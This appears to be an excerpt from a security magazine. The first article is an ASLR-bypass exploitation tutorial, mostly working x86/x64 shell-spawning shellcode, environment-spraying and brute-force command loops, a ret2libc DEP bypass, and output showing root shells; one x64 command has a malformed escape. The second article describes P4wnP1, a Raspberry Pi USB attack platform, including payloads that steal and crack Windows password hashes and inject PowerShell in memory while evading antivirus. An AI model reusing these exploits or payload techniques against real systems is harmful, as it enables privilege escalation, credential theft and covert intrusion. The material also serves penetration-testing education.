
Definitely you're wondering, why is that happening? Well, according to my tests, it's much easier to do on Debian versions prior to 9 (8.9 and earlier, thus almost all Debian-based, like Kali, ParrotSecOS, Devuan, etc.) and I can see few reasons for that.

The first one is that the virtual memory redirections aren't the same, EIP address at `\xff\x??` is redirected directly to stack and not to `\x08\x04` space like in Ubuntu/Arch.

The second one is that ESP is actually shifted to argv[0] and not to argv[1] like in Ubuntu/Arch. It also might be the libc or the ASLR implementation.


The exact reason seems to be that in my code, only one variable was created in the called function, thus when the stack is popped to EIP, the shellcode is directly executed, similarly to ROP attack. However, I won't consider such behaviour a 0-day, but at the same time it makes the system vulnerable to attacks within a specific, but realistic context. I also noticed that such technique is similar to Heap-Spraying and especially to Stack-Spraying exploitation. If such vulnerability is coupled with Stack Execution Prevention bypass, it can be devastating and I'll show an example later.

Note that Ubuntu/Arch are also susceptible to such an issue, but only if using environmental variables with a big NOP sled (at least a thousand to be pretty quick), specifying about the middle of the stack address `(\x80\x80\xff\xff)`, your shellcode has to contain setuid(0) syscall to force shell as root and some retries:



```
ubuntu@ubuntu:~/ASLRay$ export SHELLCODE=$(for i in {1..99999}; do echo -ne '\x9
0';done)$(echo -ne '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3
\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80')
ubuntu@ubuntu:~/ASLRay$ while true ; do ./test32 $(for i in `seq 1 1024`;do echo
 -n 'x';done)$(echo -n 'yyyyyyyy')$(echo -n 'zzzz')$(echo -ne '\x80\x80\xff\xff'
) ; done
IN ASLR WE TRUST!
Segmentation fault (core dumped)
IN ASLR WE TRUST!
Segmentation fault (core dumped)
IN ASLR WE TRUST!
Segmentation fault (core dumped)
IN ASLR WE TRUST!
Segmentation fault (core dumped)
IN ASLR WE TRUST!
```

After few dozens attempts:




```
IN ASLR WE TRUST!
$ whoami
ubuntu
$
```

Plus, the Stack Smashing Protection has to be disabled:


```
$ sudo gcc -z execstack -fno-stack-protector test.c -o test
```

Now the question is - can we apply such a technique for x64 exploits? The answer is YES, but we will need to make some kind of brute-force because, you see, x64 memory addressing, although limited to x48 bits, is still much bigger than x32, so we still need to aim about the middle of the addressing `(\x80\x80\x80\x80\xfc\x7f)`, do a lot of re-tries and make a really huge NOP sled. In practice, the shell environment won't allow a variable length more than a hundred thousand characters, plus you won't be able to clone such a variable more than ten times, but that would be enough:



```
$ for n in {1..10} ; do export SHELLCODE$n=$(for i in {1..99999}; do echo -ne '\x90';
done)$(echo -ne '\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54
\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05'); done
$ while true ; do ./test $(for i in `seq 1 1024`; do echo -n 'x';done)$(echo -n 'yyyy
yyyy')$(echo -ne '\x80\x80\x80\x\xfc\7f');done
IN ASLR WE TRUST!
Segmentation fault
IN ASLR WE TRUST!
Segmentation fault
```

After a while ...



```
IN ASLR WE TRUST!
#
# whoami
root
#
```

For x64 on Ubuntu/Arch brute-force will take longer because, there is an execution delay, which may be due to the ASLR implementation difference (syscall brk() with NULL argument and not 0).

Finally, I decided to automate and universalize the process and give a possibility to customize the shellcode, so I wrote a tool that I called ASLRay, just like all my tools, it's open-source, commented and documented (containing more deep technical details and calculations).

To conclude, in order to exploit a x32 binary on Debian 8 you need only to bypass stack execution protection because its ASLR is weak.

P.S. I have already contacted Debian security team for that issue - no answer ...


*** BONUS ***

Using such technique and coupling it with return-to-libC, you can also easily bypass DEP/NX on x32 if compiled without executable stack (default):

```
$ sudo gcc -m32 test.c -o test32x
```


You just need to spray the "`/bin/sh`" argument for libC into the environment like we already did and then perform multiple attempts for the libC address itself.

You see, the problem is that ASLR doesn't really randomize that addresses, we already saw that it isn't the case for stack and we can just specify a middle address (`\x80\x80\x80\xff`). For libC, this is the case as well, but this time, the address is OS-specific and every system has its own constants (most probable is `\xe0\x83\x58\xf7` for Debian Jessie 8):



```
$ export shell0=$(for i in {1..9999}; do echo -ne '/bin/sh\n';done)
$ export shell1=$(for i in {1..9999}; do echo -ne '/bin/sh\n';done)
$ export shell2=$(for i in {1..9999}; do echo -ne '/bin/sh\n';done)
$ export shell3=$(for i in {1..9999}; do echo -ne '/bin/sh\n';done)
$ export shell4=$(for i in {1..9999}; do echo -ne '/bin/sh\n';done)
$ export shell5=$(for i in {1..9999}; do echo -ne '/bin/sh\n';done)
$ export shell6=$(for i in {1..9999}; do echo -ne '/bin/sh\n';done)
$ export shell7=$(for i in {1..9999}; do echo -ne '/bin/sh\n';done)
$ export shell8=$(for i in {1..9999}; do echo -ne '/bin/sh\n';done)
$ export shell9=$(for i in {1..9999}; do echo -ne '/bin/sh\n';done)
$ export shell0=$(for i in {1..9999}; do echo -ne '/bin/sh\n';done)
$ while true ; do ./test32x $(for i in `seq 1 1024`;do echo -n 'x';done)$(echo -n 'yy
yyyyyy')$(echo -n 'zzzz')$(echo -ne '\xe0\x83\x58\xf7')$(echo -n 'XXXX')$(echo -ne '\
x80\x80\x80\xff') ; done
IN ASLR WE TRUST!
Segmentation fault
IN ASLR WE TRUST!
Segmentation fault
```

After some attempts...



```
IN ASLR WE TRUST!
#
# whoami
root
#
```

Thus, DEP/NX protection becomes weaker if ASLR is.

Remember, the state of your total security is always equals to your weakest link.

P4WNP1

Advanced USB Attacks With A Low Cost Raspberry Pi Zero

by Marcus Mengs

ABOUT THE AUTHOR

Marcus Mengs

Marcus Mengs, alias "MaMe82", works for the German Armed Forces as an Information Security Officer. While his core task is to educate users in the topic of "CyberAwareness", he is involved in redteam and blueteam tasks, regularly. Marcus holds an OSCP.

P4wnP1 has been developed to help pentesters and InfoSec specialists to fulfill their tasks and got published this community, for this purpose. Extending the projects functionality is a challenge, that he has to handle in his (rare) spare time.

Introduction

The world of computers is a world of implicit trust. What does this mean? From an attacker's perspective this means: If you're a trusted entity, there's no need to bypass security restrictions, you already got behind them. This is well understood in the world of "social engineering", where people hand out confidential information to foreigners via phone, because they believe they are talking to a superior. This is also true when it comes to software and network communications, when an attacker gets his hands on security certificates and is able to impersonate a trusted entity. And this becomes true in the hardware world, where physical access alone often means trust.

One could say, that isn't true: "If I use a Windows computer, I could bring up password protection, to keep unauthorized persons out." Partially true! This isn't an article about "Gaining access to a Windows machine with SYSTEM level privileges in 5 minutes", although it's perfectly possible. In fact, Microsoft emphasizes the facts with its *Ten Immutable Laws Of Security*. To quote law #3: **"If a bad guy has unrestricted physical access to your computer, it's not your computer anymore"**.

An infamous example of "implicit trust" in the hardware world is the Universal Serial Bus (USB) with its Plug and Play capabilities. No doubt, there are people out there remembering how to install a hard disc drive, altering the BIOS to setup the correct number of sectors and cylinders after manually configuring it to be master or slave with a jumper. No doubt, there are people out there remembering how to manually install a DOS driver for a serial mouse and enable PS2 emulation to make it work with a broader range of software. But I doubt there are many of these people today.

Today we are used to USB: We plug in a USB mouse, it works immediately. We plug in an USB mass storage device, no matter if it is a 1GB pen drive or a 10 TB hard drive, it works immediately. We plug in a USB WiFi adapter, it works immediately. We plug in an USB webcam, it works immediately. **An attacker plugs in a malicious USB device, it works immediately!**

So why isn't there a mechanism to prevent an attacker from doing this? Because USB was designed with usability in mind. Most of the devices mentioned above don't even need custom drivers, because the USB standard uses well defined classes and the needed class drivers are delivered built-in with today's operating systems.

So there exists an obvious attack vector and this is what this article is about! It is an article about a framework enabling penetration testers to explore the broad attack surface of USB devices with the low budget Raspberry Pi Zero: **P4wnP1**

Introduction to P4wnP1 features




Illustration 1: P4wnP1 emulates multiple USB interfaces bundled into a composite device

P4wnP1 is a highly customizable USB attack platform, based on a low cost Raspberry Pi Zero (about 5 USD) or Raspberry Pi Zero W (about 10 USD). In its current version it is capable of emulating the following USB devices:

- HID keyboards
- USB Mass Storage
- RNDIS network interface (Windows Plug and Play network adapter)
- CDC ECM network interface (MacOS / Linux Plug and Play network adapter)
- Generic HID device (mor on this later)

USB device emulation becomes possible because the default operating system of a Raspberry Pi, Raspbian, comes with USB gadget support. An USB gadget essentially emulates an USB peripheral device. Due to the nature of the USB hardware implementation this is only possible on a Raspberry Pi Zero or Raspberry Pi Zero W, as every other Raspberry Pi is equipped with an USB Hub, making peripheral emulation impossible.

P4wnP1 was designed with Plug and Play support in mind. This means the device classes given above could be used in all possible combinations, without the need of installing a custom driver. In fact, P4wnP1 works as USB composite device, providing a customizable set of the USB peripherals mentioned above. This means, one could bring up a custom device consisting of a keyboard and a network interface, plug it into a Windows computer and it will work immediately.

This alone would be worth nothing, without the ability to carry out attacks. Beside the USB device classes, P4wnP1 allows the setting up of payloads, which carry out custom attacks based on these USB devices. A payload basically consists of a custom bash script. Instead of running the payload script line by line, a callback mechanism has been implemented, allowing one to trigger actions based on events. Depending on P4wnP1's payload configuration these events are:

- **onNetworkUp:** This event fires when P4wnP1 is configured to emulate a network device (RNDIS, CDC ECM or both) and the network link to the target gets active (which means the target deployed the driver for the network device and ISO/OSI Layer 1 link is up).
- **onTargetGotIP:** This event fires when P4wnP1 is configured to emulate a network device (RNDIS, CDC ECM or both) and the target host received a DHCP lease. The target IP could be accessed from the bash variable `$target_ip` within payload scripts.
- **onKeyboardUp:** This event fires when P4wnP1 is configured to emulate an HID keyboard, keyboard driver installation on target has finished and keyboard is usable.
- **OnLogin:** This event fires when a user logs in to P4wnP1 via SSH.

Advanced USB keyboard attack features

The HID keyboard support alone wouldn't allow one to carry out keyboard based attacks. The vast amount of USB keyboard hardware attacks today are based on RubberDucky or similar hardware. The USB RubberDucky is a device built by Hak5, which looks like a USB flashdrive, but emulates a keyboard. In order to carry out its attacks, RubberDucky utilizes a scripting language called DuckyScript. DuckyScripts have to be compiled with an encoder and stored onto an SD card, which has to be plugged into the RubberDucky. This approach is fairly restricted, as only one payload can be used at a time. P4wnP1 is able to use DuckyScript payloads, too. A custom encoder with multi keyboard language layout support has been integrated, which eliminates the need to precompile DuckyScripts. But the possibilities of P4wnP1's HID keyboard go beyond the capabilities of a costly RubberDucky. To name a few:

- Most RubberDucky payloads introduce long startup delays, to allow the target to install the needed keyboard drivers (race condition). As P4wnP1 payloads receive a callback event, when the target is ready to receive input, the initial delays could be omitted.
- P4wnP1 is able to read back the LED status of the target host keyboard and use it as trigger in its payloads. This means a payload doesn't have to trigger as soon as P4wnP1 is attached to a target, P4wnP1 could be sitting and

waiting, till NUMLOCK is pressed frequently on the target's keyboard before it fires the payload. In fact, the payload can branch into different sections if CAPSLOCK or SCROLLLOCK are pressed instead of NUMLOCK.

- The `duckhid` command is available in keyboard based payloads and accepts DuckyScript from STDIN. This means one could run a standard DuckyScript with as single line like this `cat /path/to/duckyscript | duckhid` from within a payload. This becomes even more flexible, if the DuckyScript doesn't reside in a file, but is built from a multi-line string within the payload. This again would allow the use of bash variables and thus building dynamic scripts (think about using the `$target_ip` variable in a dynamic DuckyScript, to type out a payload referring to P4wnP1's current IP)
- Beside the possibility to use DuckyScript, P4wnP1 supports typing out raw ASCII with the `outhid` command. You want to see the last lines of /var/log/syslog typed out to the target? No problem, `tail /var/log/syslog | outhid` does the trick. Again, dynamically generated strings could be used, so this could come in handy for status output.

An example for the mentioned features is given by the demo payloads hid_keyboard.txt and hid_keyboard2.txt, which ship with P4wnP1.

Other features worth mentioning

- The Raspberry Pi LED could be used for status output with the `led_blink` command.
- Configuration in USB OTG mode. If a USB OTG adapter is attached to P4wnP1, it will boot into a normal login session, instead of running the configured payload. This allows easy configuration with a keyboard and an HDMI monitor attached.
- P4wnP1's github repo links to a rate patch, which modifies the kernel module for USB RNDIS network interface, to emulate a 20 Gbit/s network device. This comes in handy for payloads depending on a low interface metric. A 20 Gbit interface wins most races for the routing entry with the lowest metric.

  ***Note:** This patch doesn't get installed by default. The real transfer rate stays below 425 Mbit, due to the restrictions of USB 2.0 bus speed.*

- Most USB parameters, like VendorID, ProductID and serial number are customizable.
- If both network interfaces, RNDIS and CDC ECM, are enabled for a payload, P4wnP1 automatically decides which interface is used by the target, finally (based on link state detection). So there's no need to worry about which interface to use in a payload targeting multiple operating systems. The running interface is stored in a variable, available inside the payloads.

- P4wnP1 runs on top of Raspbian. Installing additional software packages from the Raspbian repo with `apt` is possible.
- If P4wnP1 is used on a Raspberry Pi Zero W (WiFi support) it is able to bring up a WiFi access point, which could be used to simply access P4wnP1 via SSH over WiFi or to **relay network based attacks through the spawned WiFi network**.

Demoing P4wnP1's capabilities – the included payloads

P4wnP1 comes packed with demo payloads, showing its capabilities and how a payload should be built. At the time of this writing, the following payloads are included:

Payload: template.txt

This payload does nothing but show the available callback functions, payload options, built-in bash functions and bash variables. It is a good starting point for developing a custom payload.

Payload: network_only.txt

This payload enables the RNDIS and CDC ECM network interface. On a Raspberry Pi Zero W (WiFi), additionally a WLAN access point gets started. This allows one to connect to P4wnP1 via SSH. With minor modifications this could be used to allow P4wnP1 gt Internet access, in order to install additional software.

A small tutorial on how to connect P4wnP1 to the Internet using this payload can be found on YouTube: https://www.youtube.com/watch?v=QEWaIoal5qU&t=55s

Payload: hid_keyboard.txt

This payload uses the HID keyboard feature.

This is a simple keyboard payload. It uses an inline DuckyScript to start notepad, utilizing the `duckhid` command. This is followed by printing out the output of `echo "Keyboard is running"` (raw ASCII, no DuckyScript), utilizing the `outhid` command. Attaching P4wnP1 to a Windows target ultimately triggers the payload, as soon as the keyboard driver gets installed.

Payload: hid_keyboard2.txt

This payload uses the HID keyboard feature and status LED control.

In contrast to the hid_keyboard.txt payload, it doesn't trigger when P4wnP1 is attached to the target. The payload sits and waits for a user interaction from the target host. The command `key_trigger` is used for this purpose. The `key_trigger` command pauses payload execution, till NUMLOCK, CAPSLOCK or SCROLLLOCK is pressed frequently, multiple times, on the target's real keyboard. Depending on the key that has been pressed, the command returns a different exit code (1=CAPSLOCK, 2=NUMLOCK, 3=SCROLLLOCK). The result of the trigger function is used in a CASE statement, in order to branch into three different payload sections. Thus the follow up output depends on the key pressed by the user. Each of the three payload subsections changes the blink count of the status LED, using the `led_blink` command.

The whole payload is wrapped into a loop, which runs the trigger function again and again. This demonstrates the power of keyboard LED triggers combined with conditional bash statements, to achieve complex tasks.

Payload: Win10_LockPicker.txt

This payload uses the USB RNDIS network interface and the HID keyboard features.

The keyboard and network interface get combined with additional tools, to build a more complex attack, which steals the password hash from a locked Windows machine (user has to be logged in), stores the hash and attempts to crack it with John the Ripper (JtR) Jumbo edition. If cracking succeeds, the plain user password gets stored too and is ultimately entered into the lock screen via HID keyboard to unlock the target.

The advantage of having P4wnP1 backed by a full-fledged ARM based Linux system becomes clear. Although embedded solutions exist capable of carrying out similar attacks, running JtR on them could become a difficult task. The Pi Zero manages to calculate about 80,000 to 100,000 hashes per second.

The attack succeeds in less than a minute on a vulnerable target with a weak user password (cracking is based on a basic dictionary delivered with JtR). Even if hash cracking doesn't succeed, stolen hashes could be carried away for offline cracking.

It is worth mentioning that the payload shows how to use a random USB product ID in order to raise the chances for the attack to succeed.

The hash stealing technique deployed, was first published by ROB 'MUBIX' FULLER (https://room362.com/post/2016/snagging-creds-from-locked-machines/) and is backed by a tool called Responder. Responder is able to answer requests to a bunch of protocols with the goal to grab password hashes.

The base idea is slightly improved in this payload, by handing out static route entries for the whole IPv4 range to the target via DHCP and changing the USB product ID, to enforce installing a new network adapter to the target.

For further details on the inner workings of the attack, see P4wnP1's project README.

A demo of the LockPicker payload in action can be found on YouTube:
https://www.youtube.com/watch?v=7fCPsb6quKc

Payload: hid_frontdoor.txt

This is a fairly advanced payload, for a very special use case.

It is meant to deal with the following situation:

During engagements, often physical access to unlocked Windows hosts is given. Anyway, this could be very limited. Antivirus blocks downloading network based payloads. Endpoint protection denies mounting USB flash drives. Bringing up a new network interface triggers multiple alerts.

The ultimate goal is to bring in and execute arbitrary code, anyway. This is exactly the aim of this payload.

The only thing the "frontdoor" needs is to install on the target, are two HID devices. One of them being a normal keyboard and the other one a generic HID device. In most well protected environments, exactly this is allowed.

Bringing up a keyboard isn't a problem most of the time. Even if only a small set of USB vendors and product IDs are whitelisted, P4wnP1 would be able to incorporate them. This essentially means, executing arbitrary commands isn't a big problem. But this is a road with only one direction: P4wnP1 could communicate to the target, but the target can't communicate to P4wnP1.

This is only half of the truth. Of course a keyboard has a back channel. Otherwise one couldn't see LEDs light up when CAPSLOCK is pressed, for example.

In short words, for a default keyboard most operating systems send back 3 bits, each representing an LED (CAPS, NUM, SCROLL) every time the key state changes.

To stay realistic, this backchannel is barely usable. With USB 2.0 speed the LED state is sent up to 1,000 times per second (theoretical maximum). This corresponds to a transfer rate of 3,000 bits per second (375 bytes per second), without error correction and other protocol overhead. And, of course, no pentester wants to see blinking LEDs or CAPSLOCK turned on and off frequently, while working.

This is where the second HID device comes to help. While still using Windows class drivers (Plug and Play installation), it is able to communicate with **64,000 bytes per second in both directions**.

So a usable communication channel could be deployed, as long as the target knows how to communicate, which Windows, unfortunately does not.

There has to be some kind of driver, to establish a communication protocol.

The "frontdoor" payload was a Proof of Concept demoing this and it has its uses.

If P4wnP1 is attached to the target, with this payload running – nothing happens at all. At least, till the pentester presses NUMLOCK on the keyboard of an unlocked Windows target multiple times. This is going to trigger the

P4wnP1 keyboard device, which opens a PowerShell session and prints out a "user space driver" to communicate with P4wnP1 via the second HID device.

All of these happen very fast, there are no administrative privileges needed, everything runs in-memory, nothing touches disc. The forensic footprint is kept as small as possible.

After the initial payload stage has finished, the pentester is presented with a custom shell, which allows to run commands on both:

- a bash on P4wnP1
- in PowerShell on the target itself

The shell allows one to download files from P4wnP1 directly into the memory of the running PowerShell process, again without touching disc. These files are stored into a custom PowerShell variable, which has the type byte[]. Converting such a variable to a UTF-8 string and invoking it as PowerShell code, could essentially been done in one single line.

So it is, for example, possible to inject arbitrary PowerShell scripts, which are hosted on P4wnP1's file system, into a PowerShell process of the target, unseen by antivirus or firewall or endpoint protection.

As stated, this payload was developed as Proof of Concept, the "hid_backdoor" payload is bringing the base idea to its full extent.

